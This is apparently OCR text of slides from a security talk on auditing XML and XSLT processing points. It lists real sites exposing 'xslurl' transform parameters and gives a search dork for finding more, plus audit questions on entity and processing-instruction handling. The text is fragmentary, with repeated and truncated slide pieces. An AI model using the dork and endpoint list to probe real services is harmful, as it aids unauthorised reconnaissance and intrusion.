
Check "/tmp/0wn3d" ..

Not vulnerable


Use cases


MusicXML
XPTV
Multimedia
X3D
XSPF
SMIL
IM
XMPP
RSS
ATOM
Blogs
WebDAV
XHTML
Web
P3P
WML
Programming
XSLT
OpenXML
Use cases
Office
OpenDocument
SVG
Image
WS-Security
XKMS
Security
SAML
XML-DSig
REST
WSDL
Web Services
SOAP
XML-RPC

In real life …



Microsoft Lync


Web
www.w3.org/2005/08/online_xslt/
Rechercher avec Google
Systems team
Online XSLT 2.0 Service
Important: W3C runs this service for its own use. The service,runs on Jigsaw, is based on Saxon and supports XSLT 2.0, is available publicly, but usage is subject to the conditions set forth below.
Inputs
URI for xsl resource:
URI for xml resource:
Attempt recursive authentication
Output
Forward language/content accept headers
Content-Type:
gzip compress output
Debug
Debug output
Show Trace
Suppress Transform output
Validate
W3C
transform

Chronopost

You can follow the progress of your
package by clicking on the following link:

http://www.chronotrace.com/servletTransform?xmlURL=%2FservletSuiviXML%3FlisteNumerosLT%[redacted]FR%26langue%3Dfr_FR&xslURL=%2Fapplications%2Fquicksuivi%2Fsuiviclient.xsl

u can follow the progress of y
age by clicking on the followir

m/servletTransform?xmlURL=%2Fser
3Dfr_FR&xslURL=%2Fapplications%2

Ongoing floods detected from AMSR-E Swaths

old.gdacs.org/.../transform.aspx?xmlurl=http://...**xslurl=http://**...

Site 2379 in Australia (on river Murrumbidgee) (14.4852233676976: Magnitude detected): Site 2388 (Australia). Site 12573 in Afghanistan (on river Amu Darya) ...

Georgia Coastal Ecosystems LTER

amble.lternet.edu:8080/.../getProjectsQueryForm.xql?**xslUrl=http://**...

Home · GCE News » · Research » · Study Site » · Field Planning » · Bibliography » · Data Products » · GIS Resources » · Maps & Imagery » · Documents ...

xsltransformServlet.xslTransform: Fatal Error reading/parsing XML ...

80.245.248.214/.../xsltransform?...**xslurl=http://**...

xsltransformServlet.xslTransform: Fatal Error reading/parsing XML Source.

Principales Noticias - CNNExpansion.com


www.cnnexpansion.com/xslTransform.php?...**xslu**... - Translate this page

inurl:"xslurl=http"

Auditing processing points

Questions we need to answer

What are the vectors used for XML data ?
Is XML data processed ?
If yes, by who and where (client / server / gw) ?
What is the attack surface of these processing points ?




Process arbitra


Upload a SVG to Wikimedia => PNG

Questions we need to answer

What are the vectors used for XML data ?
Is XML data processed ?
If yes, by who and where (client / server / gw) ?
What is the attack surface of these processing points ?




Process arbitra


Client-side
Blog feed
Server-side

Questions we need to answer

What are the vectors used for XML data ?
Is XML data processed ?
If yes, by who and where (client / server / gw) ?
What is the attack surface of these processing points ?



Process arbitra


Process arbitrary XML (data) ?
If YES, are PI executed ?

Process arbitrary DTD (grammar) ?
If YES, are External Entities resolved ?

